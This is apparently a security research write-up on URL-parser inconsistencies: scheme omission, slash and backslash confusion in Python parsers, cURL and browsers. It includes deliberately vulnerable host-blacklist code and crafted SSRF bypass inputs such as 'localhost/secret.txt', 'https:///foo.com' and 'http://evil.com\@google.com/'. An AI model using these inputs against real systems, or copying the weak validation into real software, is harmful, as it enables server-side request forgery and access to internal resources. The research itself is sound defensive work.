
For example, here are four different Python libraries that were given the following input: `google.com/abc.`



```
# Url: "google.com/abc"

# urllib urlparse output
[ParseResult(scheme='', netloc='', path='google.com/abc', params='', query='',
fragment='')]

# urllib urlsplit output
[SplitResult(scheme='', netloc='', path='google.com/abc', query='',
fragment='')]

# urllib3 parse_url output
[Url(scheme=None, auth=None, host='google.com', port=None, path='/abc',
query=None, fragment=None)]

# rfc3986 urlparse output
[ParseResult(scheme=None, userinfo=None, host=None, port=None,
path='google.com/abc', query=None, fragment=None)]

# httptools parse_url output
["httptools.parser.errors.HttpParserInvalidURLError: invalid url
b'google.com/abc'"]
```

As you can see, most parsers when given the input `google.com/abc` state that the host is empty while the path is `google.com/abc`. However, urllib3 states that the host is google.com and the path is `/abc`, while httptools complains that the supplied URL is invalid. The underlying fact is that when supplied with such a URL, almost no URL eparser parses the URL successfully because the URL does not follow the RFC specifications.


However, when we try to fetch this URL, some parsers are able to successfully parse it with google.com as the hostname, thus fetching the resource correctly.



```
~ % curl google.com

<HTML><HEAD><meta http-equiv="content-type" content="text/html;charset=utf-8">
<TITLE>301 Moved</TITLE></HEAD><BODY>
<H1>301 Moved</H1>
The document has moved
<A HREF="http://www.google.com/">here</A>.
</BODY></HTML>
```

A fetch request using cURL, interpreting this malformed URL as if it had a default scheme.

Attackers could abuse this inconsistency in order to bypass validation checks disallowing specific hosts (e.g. localhost 127.0.0.1, or cloud instance metadata 169.254.169.254), by omitting the scheme and throwing off the validations done by the first URL parser. An example of a vulnerable code block is seen here:



```
from urllib.parse import urlsplit
from urllib3 import PoolManager

BLACKLISTED_URLS = ["localhost", "127.0.0.1"]

url = "localhost/secret.txt"
parsed_url = urlsplit(url)

# Checks if url is blacklisted
if parsed_url.netloc.lower() in BLACKLISTED_URLS:
    raise RuntimeError("Blocked URL")
http = PoolManager()
print(http.request("GET", url).data) # b'this is localhost\n'
```

As you can see, above, the server does not allow requests to be made to the localhost interface. This is done by validating the received URL (using urlsplit) and comparing its netloc (host) to the blacklisted netloc (in this case, localhost and 127.0.0.1). If the given netloc is the same as the blacklisted netlocs, the server does not perform the request, instead throws an exception.

When supplied localhost/secret.txt as the input URL, urlsplit parses this URL as a URL having no netloc (as seen above), thus the check if the given URL is in the blacklisted netlocs returns "False," and does not throw an exception. However, as seen above, urllib3 interprets this URL as a valid URL, appending a default scheme of HTTP, thus fetching the blacklisted localhost.

SLASH CONFUSION

Another type of confusion we've recognized is a confusion involving a non-standard number of slashes in a URL, specifically in the authority segment of the URL.


As written in RFC 3986, a URL authority should start after the scheme, separated by a colon and two forward slashes ://. It should persist until either the parser reaches the end of a line (EOL) or a delimiter is read; these delimiters being either a slash signaling the start of a path component, a question mark signaling the start of a query, or a hashtag signaling a fragment.

However, this specification could introduce a few parsing differences when not all parsers follow this syntax verbatim.

Throughout our research, we've identified that not all URL parsers follow this syntax verbatim, which leads to some interesting interactions. Lets look at the following URL as an example:

`http:///google.com/`

When we give this URL to our parsers (notice the extra slash), we see some really interesting results:



```
# Url is: http:///google.com

# urllib urlparse output
[ParseResult(scheme='http', netloc='', path='/google.com', params='', query='',
fragment='')]

# urllib urlsplit output
[SplitResult(scheme='http', netloc='', path='/google.com', query='',
fragment='')]

# urllib3 parse_url output
[Url(scheme='http', auth=None, host=None, port=None, path='/google.com',
query=None, fragment=None)]

# rfc3986 urlparse output
[ParseResult(scheme='http', userinfo=None, host=None, port=None,
path='/google.com', query=None, fragment=None)]

# httptools parse_url output
["httptools.parser.errors.HttpParserInvalidURLError: invalid url
b'http:///google.com'"]
```

This example demonstrates how different parsers parse the hostname and path incorrectly whenever you provide the URL with an extra slash.


As you can see, most URL parsers interpreted this URL as having no host, instead placing /google.com as the URL's path which is the desired behavior according to RFC 3986. We can see this result no matter how many extra slashes we add to the URL, the only difference is the number of slashes in the path component of the parsed URL. Similarly, when supplied with a URL missing a slash after the scheme, we can see the same results.

The reason our parsers think a URL with three or more slashes has no netloc becomes clear when we see how our parsers treat URLs. We can see that in all cases, our parsers search for a // to signify the start of an authority component, which will continue until a delimiter is encountered, and of course, one of those delimiters is a slash. Since our URL has another slash immediately after the first two slashes, the parser thinks it reached a delimiter and the end of the authority component, resulting in an empty string as the authority because no characters appeared between the first two slashes in the third one.

In the case of only one slash, the parser never finds the start of an authority component, thus leaving it as an empty string.

However, when we looked into other parsers, we found a group that ignored extra or missing slashes, at least to some degree, accepting malformed URLs with an incorrect number of slashes before the authority component. We noticed most parsers that ignore extra or missing slashes are non-programmatic parsers, which are trusted with receiving a URL and fetching the requested resource


For example, Google Chrome and most modern browsers simply ignore extra slashes, instead treating the URL as if it was in its correct representation.



```
> fetch("https:////www.google.com").then(response => console.log(response.text()))
<· ▸ Promise {<pending>}
                                                                                     VM1724:1
  ▾ Promise {<pending>} i
    ▸ [[Prototype]]: Promise
      [[PromiseState]]: "fulfilled"
      [[PromiseResult]]: "<!doctype html><html itemscope=\"\" itemtype=\"http://schema.org/WebPage\" lang=\"en-IL\"><head…
```

A request being performed inside a browser through JavaScript's fetch directive, fetching a URL with many extra slashes. We can see that the request was fulfilled and the resource had been fetched.

Another parser that accepts malformed URLs with missing or extra slashes is cURL. When we supply it with a malformed URL, we see a somewhat similar result:




```
~ % curl https://///google.com
curl: (3) URL using bad/illegal format or missing URL

~ % curl https:///google.com
<HTML><HEAD><meta http-equiv="content-type" content="text/html;charset=utf-8">
<TITLE>301 Moved</TITLE></HEAD><BODY>
<H1>301 Moved</H1>
The document has moved
<A HREF="https://www.google.com/">here</A>.
</BODY></HTML>

~ % curl https:/google.com
<HTML><HEAD><meta http-equiv="content-type" content="text/html;charset=utf-8">
<TITLE>301 Moved</TITLE></HEAD><BODY>
<H1>301 Moved</H1>
The document has moved
<A HREF="https://www.google.com/">here</A>.
</BODY></HTML>

```

A fetch request using cURL, fetching malformed URLs with extra/missing slashes.

As we can see, cURL accepts malformed URLs to some degree, accepting either one extra slash or one missing slash, while denying a URL with four or more extra slashes. This is clearly stated in cURL documentation.

There is no indication that cURL is following WHATWG specification blindly, instead it appears that cURL is following RFC 3986 and extending its capabilities to handle some real-world use cases including common human errors and behaviours, such as URLs without a scheme (e.g. `example.com` instead of `http://example.com`).

This difference in parsing results exposes a wide range of attack scenarios that could lead to serious vulnerabilities. For example, imagine a scenario in which a website has a functionality of fetching resources. By design, this functionality could be vulnerable and could lead to a SSRF vulnerability, so in order to remedy this possible vulnerability, the website performs a validation on the URL, disallowing URLs with a specific hostname in order to block requests to those hosts.



```
url = "https:///foo.com"
parsed = urlsplit(url)

# Check if the URL is blacklisted
if parsed.netloc.lower() == "foo.com":
    print("Tried fetching blacklisted URL")
    return False

fetched_data = exec_curl(url)
return fetched_data
```


An example code implementing the security checks described above.

As we've seen before, because urlsplit does not ignore extra slashes, it will parse this URL as a URL with an empty authority (netloc), thus passing the security check comparing the netloc (an empty string in this case) to google.com. However, since cURL ignores the extra slash, it will fetch the URL as if it had only two slashes, thus bypassing the attempted validation and resulting in a SSRF vulnerability.

BACKSLASH CONFUSION

Another interesting interaction between URL parsers and malformed URLs involves URLs that use a backslash (\) instead of a slash (/). According to RFC 3986, a backslash is an entirely different character from a slash, and should not be interpreted as one. This means the URL https://google.com and https:\\google.com are different and should be parsed differently.


And true to the RFC, most programmatic URL parsers do not treat a slash and a backslash interchangeably:



```
# Url is: http:\\google.com

# urllib urlparse output
[ParseResult(scheme='http', netloc='', path='\\google.com', params='', query='',
fragment='')]

# urllib urlsplit output
[SplitResult(scheme='http', netloc='', path='\\google.com', query='',
fragment='')]

# urllib3 parse_url output
[Url(scheme='http', auth=None, host=None, port=None, path='/%5c%5cgoogle.com',
query=None, fragment=None)]

# rfc3986 urlparse output
[ParseResult(scheme='http', userinfo=None, host=None, port=None,
path='%5c%5cgoogle.com', query=None, fragment=None)]

# httptools parse_url output
["httptools.parser.errors.HttpParserInvalidURLError: invalid url
b'http:\\google.com'"]
```

The parsing result of the URL http:\\google.com.

However, when supplied to the Chrome browser (this result is replicated in most browsers), Chrome chooses to interpret the backslash as if it was a regular slash.




```
HTTP/1.1 302 Found
Location: https:\\www.google.com
```

A HTTP response telling the browser to redirect the user to https:\\www.google.com through the Location HTTP header, using backslashes instead of slashes.

And indeed, the browser treats this malformed URL as if the backslashes were slashes.

Furthermore, to take matters into the extreme, in case both slashes and backslashes are used, the browser still accepts the URL and treats it as a valid URL, as can be seen in the picture below.




```
HTTP/1.1 302 Found
Location: https:/\www.google.com/
```

A HTTP response telling the browser to redirect the user to https: /\www.google.com through the Location HTTP header, using both backslashes and slashes.

This uncanny behavior happens because most browsers actually follow the WHATWG URL specification (TWUS), which states backslashes should be treated the same as front slashes.

Another interesting example of URL parsers treating backslashes as slashes can be seen inside the regular expressions used by urllib3 to parse a given URL to its different components.



```
URI_RE = re.compile(
    r"^(?:([a-zA-Z][a-zA-Z0-9+.-]*):)?" # Scheme
    r"(?://([^\\/?#]*))?"              # Authority
    r"([^?#]*)"                         # Path
    r"(?:\?([^#]*))?"                   # Query
    r"(?:#(.*))?$",                     # Fragment
    re.UNICODE | re.DOTALL,
```

The source code of the regex used to parse URLs by `urllib3`, using a backslash as a delimiter to the authority URL component (marked in red).

As we can see, urllib3 uses a backslash as a delimiter to its authority component. This means that if an authority contains a backslash in it, urllib3 would split it and use only the prefix to the backslash as the authority, instead concatenating the postfix to the path.

This creates a wide range of attack scenarios, in which a malicious attacker abuses this parsing primitive by using a backslash inside a URL in order to confuse different parsers and achieve unexpected results.

One example of such a confusion could be seen when giving the following URL to different parsers:


```
http://evil.com\@google.com/
```

If we follow the latest URL RFC, specifying that a backslash has no special meaning inside a URL `authority`, we reach the simple conclusion that this URL has the following authority:

```
Authority = [ userinfo “@” ] host [ “:” port ]

Authority = [ evil.com\ “@” ] google.com
```

Meaning our host is google.com, while evil.com\ is simply the given userinfo, and when we look into how most parsers parse this URL, we get a confirmation for our hypothesized authority.

However, since we've seen that urllib3 treats a backslash as a delimiter to the authority component, we know its result will not be the same. And since the `requests` Python module uses urllib3 as its main parser (while still using urllib's urlparse and urlsplit in other cases), this gets even more interesting.



```
parse_url("http://evil.com\\@google.com/").host
# Returns 'evil.com'

requests.get("http://evil.com\\@google.com/")
# Fetches http://evil.com/%5C@google.com/
```

Our malicious URL is parsed by urllib3's parse_url, returning evil.com as the host, as well as being used in a GET request by the requests library, resulting in evil.com being fetched.

As we can see, in both cases the URL parser concluded that evil.com is the correct authority/host for this URL, since the parser accepts a backslash as a valid delimiter.

By abusing this discrepancy between parsers, a malicious attacker could easily bypass many different validations being performed, thus opening a wide range of possible attack vectors.

